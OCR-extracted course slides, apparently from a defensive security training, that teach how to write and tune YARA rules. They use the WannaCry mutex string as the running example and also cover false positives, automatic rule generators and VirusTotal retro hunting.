
By default, YARA will search for ASCII strings if we provide it with a rule with a string, as we did in our first example. ASCII strings take up exactly one byte per character. For example, character A is encoded with byte 0x41 in ASCII.

Using just one byte to encode a character offers only 256 possibilities, which is by no means sufficient to encode all the characters we have in all the languages used worldwide. Think about the thousands of characters used in the Japanese and Chinese language and all the emoticons that have become popular with smartphones.

New encoding standards were developed to accommodate this multitude of characters. The UNICODE standard provides different encoding schemes.

In YARA, a UNICODE string is defined in a rule by using modifier "wide". For the YARA engine, a UNICODE string is composed of 2 bytes per character: character A is encoded as 0x00 0x41.

By default, string searches are case-sensitive: searching for string "Test" will not match byte sequence "test" in a file, only byte sequence "Test". To define a case-insensitive search, we use modifier "nocase".




YARA Rule Modifiers (2)
When we modify our example rule by adding modifier "wide" to the definition of string $mutex, YARA will search for a UNICODE string.

As the WannaCry sample contains no UNICODE encoded string "MsWinZonesCacheCounterMutexA" (only ASCII encoded), our rule will not trigger.

But still, it is useful to be able to search for different encoding schemes, because variants of the malware might show up that use UNICODE instead of ASCII.

One could think that we have to create 2 separate rules, one for ASCII and one for UNICODE, to cover the different variants. This is indeed a solution, but YARA uses a flexible rule language and offers a better solution: more than one rule modifier can be used per string.



YARA Rule Modifiers (3)


To cover as many possible encoding cases as possible, we can use more than one modifier when defining our string $mutex.

In this example, we instruct YARA to search for both ASCII and UNICODE encodings of our string by appending keywords "ascii" and "wide" to the definition of string $mutex. We do not have to modify the definition of the string itself. We also make the search case-insensitive, by using keyword "nocase".

When we use this modified rule to scan all the files in our folder, the rule will trigger, as expected, on our sample file.

But the rule also detects the rule file itself. This should not be unexpected because the rule file itself also contains the string "MsWinZonesCacheCounterMutexA". One would say that we have not been very careful, that we should not scan our own rule. And that is true. But there can be other undesired detections once we start scanning all files on a computer. For example, this mutex string will be mentioned as an IOC in many malware analysis reports covering WannaCry. These reports could be present on a machine, for example in HTML (as cached Internet Explorer files) or in PDF as a saved report.

To prevent these detections, we need to make sure that we only look for this string inside Windows executable files and not other types of files. This too can be done with YARA rules.



YARA Fine-Tuning Rules

To prevent our rule from triggering on any type of file that contains the mutex string, and just trigger on executables, we will fine-tune our rule.

A Windows executable (PE file) is a file that follows a well-defined binary format (the PE file format). A PE file starts with characters M and Z (bytes 0x4D and 0x5A). A bit further in the file, we will find characters PE (to be precise, at the position stored in the field at position 0x3C).

For this example, we will use a simple rule-of-thumb to identify PE files: a PE file is a file that starts with "MZ".

We will update our rule now to trigger only on PE files that contain the mutex. To achieve this, we can update our rule by including search string MZ ($MZ = "MZ") and updating the condition to include this string.

Creating a Boolean expression to look for the presence of 2 strings can be done with the and operator: $MZ and $mutex. This rule would trigger on all files that contain strings "MZ" and "MsWinZonesCacheCounterMutexA". Unfortunately, this is also the case with our rule file itself: we are back to square one.

But our condition is incomplete: the string MZ must be found inside the file at the beginning of the file. YARA conditions can be complex expressions, and it is also possible to specify the position of strings. By using condition "$MZ at 0", we instruct YARA to look for string MZ at the beginning of the file. Hence our final condition becomes: "$MZ at 0 and $mutex".

This fine-tuned rule no longer triggers on the rule file itself, only on executables.

YARA Fine-Tuning Rules & False Positives

Just searching for a string is too simple to detect malware...

- Strings can be encoded using different methods
- Strings can differ in case
- Strings can be present in different file types
- The presence of a string is not necessarily an indication of malware (false positives)
- Creating good YARA rules requires tuning; we can generate YARA rules automatically to speed up this tuning process

YARA Fine-Tuning Rules & False Positives

What we learned until now, is the creation of our own YARA rule to detect malware. We start with a basic rule, looking for just one string, that is very specific.


Strings can be encoded using different methods (ASCII, UNICODE…) and to make our rule more generic to detect these encodings too, we use string modifier options like ascii and wide.

It happens frequently that the case of a string (uppercase, lowercase or mixed case) is not relevant for the semantics of the content. In these cases, we must detect all possible combinations by performing a case-insensitive search. This can be done with string modifier nocase. This too makes our rule more generic.

By creating more generic rules, we have more detections. When we analyze these files that trigger our generic rules, we will notice that we have undesired detections. For example, detections in file types that we are not interested in.

This can be fine-tuned by making our rule a bit more specific: we added a test to check for PE files only. In the next example, we will see detections based on our rule for executables that are not malware. These detections are called "false positives". We will have to refine our rule further.

This tuning process is necessary to create good YARA rules, but it requires time and resources. This tuning process can be supplemented by using tools to generate YARA rules automatically based on samples.



YARA False Positive Detections

A detection (a rule that triggered) is called a "positive". A detection of actual malware is called a "true positive": we have an alert on a file, and the file is malware. A "false positive" is a detection of an executable that is not malware: we have an alert on a file, and the file is not malware.

We illustrate false positives with TearSt0pper, an inoculator for the WannaCry malware. TearSt0pper is a program (a PE file) that inoculates Windows machines for the WannaCry malware by creating the mutex that WannaCry uses. The idea is to run the inoculator program on uninfected machines to create the mutex used by WannaCry (MsWinZonesCacheCounterMutexA). If the inoculated machines are injected with the WannaCry malware, the malware will execute and check for the presence of the mutex. Because of the presence of the mutex, the WannaCry malware "will assume" that the machine is already infected, and abort its attempt at infection.

This means that the TearSt0pper executable also needs to contain the mutex string, and that is why it is detected by our rule. But since it is not malware (quite the contrary), we have a false positive.

One way to avoid this false positive is to look for a string inside the TearSt0pper executable that is not found in the WannaCry malware. TearSt0pper is developed by a company called "Rendition Infosec LLC.", and the executable contains this string.

We can adapt our YARA rule to search for this string ($rendition) and adapt our condition to be true only if the $rendition string is not found in the file by using the not operator: "and not $rendition".

Generating YARA Rules Automatically (1)

- Developing good YARA rules requires initial analysis of the samples, and fine-tuning cycles to find the right level of (true) positive detection.
- To reduce the cost and time of this process, YARA rules can be created automatically based on samples, and subsequently adapted for better results.
- There are several free, online and offline tools available that will take malware samples as input and produce a YARA rule to detect these samples.

Generating YARA Rules Automatically (1)
Developing YARA rules is a skill, it requires analysis of the sample(s) to come up with an initial rule, and then several cycles of fine tuning to arrive at a right level of detection.


This process can be time-consuming and requires specific skills that are not easily found on the market. To reduce the cost of this process, and speed up the development of YARA rules, YARA rule generators can be used.

A YARA rule generator is a program that takes one or more samples as input, performs an analysis of the samples, and generates a YARA rule to detect the samples and similar samples. It is important that the generator creates a rule that is not too specific or generic. A rule that is too specific, will only detect the samples that we analyzed, and this can be better done by cryptographic hash matching. A rule that is too generic will generate too many (false) positive detections.

Generated YARA rules are like hand-crafted YARA rules: they are contained in text files and are subject to further modifications and tuning.

There are several online and offline, free YARA rule generators. The advantage of online generators is that it doesn't require the installation of programs, but it implicates sharing a sample with an online service, which is not always desirable in the case of malware created by advanced adversaries, as it might give away our intentions.

Offline generators don't have this disadvantage, but some of them require many dependencies to be installed, as most of them are Python programs.




Generating YARA Rules Automatically (2)
yarGen and YaraGenerator are offline YARA rule generators both written in Python. YaraGenerator has no dependencies, while yarGen has a lot of dependencies.

Both can be found on GitHub:
https://github.com/Neo23x0/yarGen
https://github.com/Xen0ph0n/YaraGenerator

Using these tools is rather simple: run the command-line tool with a few options (for example a name for the rule to be generated), and provide a sample.

Compared to yarGen, YaraGenerator is rather simple. It will search for strings and use these to generate a rule. While yarGen will also look for binary code to generate the rule. yarGen has an optional online component (Binarly).

Online website yara-generator (http://yara-generator.net) is not affiliated with YaraGenerator, but with the JoeSandbox online malware analysis service. Samples need to be submitted to the online service, which will generate a YARA rule to be downloaded.



Generating YARA Rules Automatically (3)


This is an example of a YARA rule generated online for the WannaCry sample we honed our YARA rule writing skills on.

As can be seen above, it is an extensive rule (parts have been truncated to fit on a slide).

The YARA rule uses the PE module to assist with the analysis of PE files (import "pe"). It contains a metadata section (meta:) with a lot of information about the sample, the generator, and the rule.

Besides searching for strings, the YARA rule also defines binary data ($entrypointOpcode) that corresponds to binary code that will aid in identifying similar samples.

The condition of the rule requires all strings to be found (expression "all of them"), and checks several characteristics of the PE file like section names via the PE file module.



VirusTotal & (Retro) Hunting

VirusTotal provides an interesting YARA-based feature to its commercial customer base: (Retro) hunting!

- With the hunting function, users can define a number of YARA rules that are checked for EVERY sample that is uploaded to VirusTotal.
- With the retro hunting function, users can search a large data set of old samples (which usually goes back +- 30 days) of uploaded data with a defined set of YARA rules.

Although a function that is typically used by investigators & malware hunters, this can also be highly powerful for us as enterprise defenders! Once payloads or samples are identified inside the organization, we could develop YARA rules and use these both in our own environment, but also in the wild (on VirusTotal) to detected related malware samples. These related malware samples could provide additional insights in evolving adversary tactics, which allows us to further improve our defenses!

YARA – Additional Resources

Some additional resources that can prove to be useful for YARA include:

- https://analysis.yararules.com/
  Online YARA rules analyzer
- https://github.com/Yara-Rules/rules
  Repository of large collection of YARA rules
- https://www.yara-generator.net/
  Online YARA rule generator
- https://github.com/Xenophon/YaraGenerator & https://github.com/Neo23x0/yarGen
  Offline YARA rule generators

YARA – Additional Resources
Some additional resources that can prove to be useful for YARA include:

https://analysis.yararules.com/
Online YARA rules analyzer

https://github.com/Yara-Rules/rules
Repository of large collection of YARA rules

https://www.yara-generator.net/
Online YARA rule generator

https://github.com/Xen0ph0n/YaraGenerator & https://github.com/Neo23x0/yarGen
Offline YARA rule generators

Course Roadmap

- Day 1: Knowing the Adversary, Knowing Yourself
- **Day 2: Averting Payload Delivery**
- Day 3: Preventing Exploitation
- Day 4: Avoiding Installation, Foiling Command & Control & Thwarting Lateral Movement
- Day 5: Exfiltration, Cyber Deception & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Strategies for Preventing / Detecting Payload Delivery
End-User Security Awareness
Leveraging Suricata IDS / IPS
E-mail Security Controls
Exercise: Building a Sandbox Using Suricata & Cuckoo
Zooming in on YARA Rules
Exercise: Finding the Needle in the Haystack Using YARA
Web Security Controls
Exercise: Deploying PfSense Firewall with Squid & ClamAV
Stopping Delivery Using Removable Media
Visualizing the Results of Our Solutions
Exercise: Developing Eye-Candy Using Kibana
Controlling Script in the Enterprise
Exercise: Controlling Script Using GPO's

This page intentionally left blank.

Exercise – Finding the Needle in the Haystack Using YARA

The objective of the exercise is twofold:
- Manually write a YARA rule that can detect related samples.
- Generate YARA rules for a known payload / malware sample, after which these YARA rules can be run against a large dump of samples.

High-level exercise steps:

1. Analyze the provided sample using our Cuckoo Sandbox
2. Manually write YARA rules to detect related samples
3. Use yarGen.py to create YARA rules for another malware sample
4. Find related samples in the large database

